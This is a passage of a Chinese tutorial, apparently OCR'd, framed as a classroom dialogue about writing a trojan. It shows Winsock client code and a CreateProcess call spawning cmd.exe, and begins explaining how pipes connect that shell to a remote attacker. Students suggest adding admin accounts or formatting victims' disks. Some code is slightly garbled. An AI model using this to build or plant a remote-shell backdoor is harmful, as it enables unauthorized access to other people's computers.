
“这儿的**htons(830)**，**inet_addr(argv[1])**是什么意思呢？”小菜们问道。


“问的好！在网络上，数据的存放格式和本地计算机的存放格式是不一样的。具体来说，本地计算机是高位数据放在高位地址，而网络数据则刚刚相反。因为反正你们都不懂，所以我就不举具体数字了，只要记住本地数据格式转换成网络数据格式，像端口号，用htons或htol函数就行了；而像127.0.0.1这样的点分IP地址，则要用inet_addr函数转换成16进制型的IP地址。”


“哦，这样啊！argv[1]又是什么呢？”


“这是程序执行时带的参数值。执行时，要像下面这样执行，把服务端的IP作为程序的参数。”老师演示到，如图8。

“好，我们把上面的代码合起来得到client.cpp，具体如下。”











```
#include <stdio.h>
#include <stdio.h>
#include <winsock.h>
#pragma comment(lib,"Ws2_32")
#define MAXDATASIZE 100                          /*
每次可以接收的最大字节 */
int main(int argc, char *argv[])
{
   int sockfd, numbytes;
   char buf[MAXDATASIZE];
 struct sockaddr_in their_addr; /* 对方的地址端口信息
*/
   if (argc != 2)
   {
         // 需要有服务端ip参数
         fprintf(stderr,"usage: client hostname\n");
         exit(1);
   }
   WSADATA ws;
   WSAStartup(MAKEWORD(2,2),&ws);            // 初始化
Windows Socket Dll
   sockfd = socket(AF_INET, SOCK_STREAM, 0);
   //连接对方
   their_addr.sin_family = AF_INET; /* 协议类型是INET
*/
   their_addr.sin_port = htons(830);   /* 连接对方830端口
*/
   their_addr.sin_addr.s_addr = inet_addr(argv[1]); /* 连接
对方的IP */
   connect(sockfd, (struct sockaddr *)&their_addr,sizeof(struct
sockaddr));
   //接收数据 并打印出来
   numbytes=recv(sockfd, buf, MAXDATASIZE, 0);
   buf[numbytes] = '\0';
   printf("Received: %s",buf);
   closesocket(sockfd);
   return 0;
 }
```

“连起来测试一下。我们还是先打开服务端的程序，让它监听端口；再运行客户端的程序去连接它，其效果如图9。”



“我有点明白了！编程就是用一系列的函数，完成构思的流程图中的每个部分。”菜鸟说道。

“你总结的很好了！”老师赞扬的说：“程序的本质，是算法加数据结构。算法就是流程图，数据结构就是定义适当的变量来调用适合的函数。当然，如果作为一个软件，就不局限于此了。软件追求的是满足用户提出的需求，并提供给用户人性化的界面。”

三、基本的执行dos命令木马

“上课了，继续学习木马，继续学习木马！”小菜们边嚷着边走进了教室。

老师待大家坐好后，问道：“同学们，充分发挥你们的想象力。当上天给了你一个机会，用木马登上了别人的机器，你们首先想做的事情是什么呢？”

“用net user！添加一个我们的管理员帐户，哈哈！”菜鸟D开心的说道。

“如果是仇人的机器，format，格式化了它！”菜鸟F狠狠的说。

“晕，大家可不能做坏事啊！”老师说道，“大家考虑的其实都差不多，都是最基本的dos命令行下的功能。Dos功能是木马必须拥有的最小的功能模块。我们来看看如何实现它吧。”

“最早的木马——像冰河那个时代的木马，都是把目标机作为服务器，打开一个端口进行监听，如果攻击者连接了那个端口，就会得到一个dos的shell。这类木马叫正向木马，要做的事情就是，当攻击机连接上之后，为它开创一个cmd.exe，把攻击机的输入输出和cmd.exe的输入输出联系起来，我们远程的攻击者就跟telnet一样，有了一个远程shell了。刚才我们学习了绑定某个端口，接收连接和发送数据的实现。接下来我们就要：1.开创cmd.exe进程；2.把cmd进程和客户的输入连起来。”

“先看第一个，为客户开创一个cmd.exe。可以用CreateProcess来创建这个子进程，其原型是：

```
BOOL CreateProcess(
  LPCTSTR lpApplicationName,
  LPTSTR lpCommandLine,
  LPSECURITY_ATTRIBUTES lpProcessAttributes,
  LPSECURITY_ATTRIBUTES lpThreadAttributes,
  BOOL bInheritHandles,
  DWORD dwCreationFlags,
  LPVOID lpEnvironment,
  LPCTSTR lpCurrentDirectory,
  LPSTARTUPINFO lpStartupInfo,
  LPPROCESS_INFORMATION lpProcessInformation
);
```

“哇！好多参数啊。”台下大跌眼镜。

“呵呵，不要紧，很多参数不是0就是1，所以还是很简单的。”老师说道，“大家如果要想看看效果，执行下面这个程序。”


```
#include<windows.h>
int main()
{
  PROCESS_INFORMATION ProcessInformation;
  STARTUPINFO si;
  ZeroMemory(&si,sizeof(si));
  CreateProcess(NULL, "cmd.exe /k", NULL, NULL,1,0,
NULL, NULL, &si, &ProcessInformation);
  return 0;
```

“就用了三个参数，开创了一个cmd.exe /k子进程。其效果如图10，打开了一个cmd窗口，这里的参数/k，是让控制台执行并保留下来。”

“但如何和攻击端输入的命令联系起来呢？”菜鸟C问道。

老师回答到：“这就涉及到进程间的通信了。我们的cmd.exe是一个子进程；而接收攻击端命令，返回命令结果部分是在父进程，所以要把它们联系起来，必须用进程间通信的方法了。这里我们使用匿名管道（Anonymous Pipe）来完成这个联系过程。”

小知识：管道（Pipe）是一种简单的进程间通信（IPC）机制。实际是一段共享内存，在Windows NT、2000、98、95下都可以使用。一个进程在向管道写入数据后，另一个进程就可以从管道的另一端将其读取出来。



“管道分有名和匿名两种，匿名管道要简单的多，是单向的，虽然只能用在父子进程之间或一个进程的两个子进程之间通信，但正好符合我们的要求。”老师说道。

“好了，”老师把手一挥，“多说无益，还是看看程序流程和具体的实现吧！”

“匿名管道由**CreatePipe**（）函数创建，一个匿名管道有读句柄和写句柄，写句柄用来往管道中写数据，读句柄把管道中存在的数据读出来。”

“创建了匿名管道和相应的读写句柄后，我们把写句柄放入一个进程中，读句柄放入另一个进程中。第一个进程要把数据写入Pipe时，针对写句柄调用WriteFile函数即可；另一个进程要读取Pipe里的数据时，针对读句柄先调用PeekNamedPipe函数

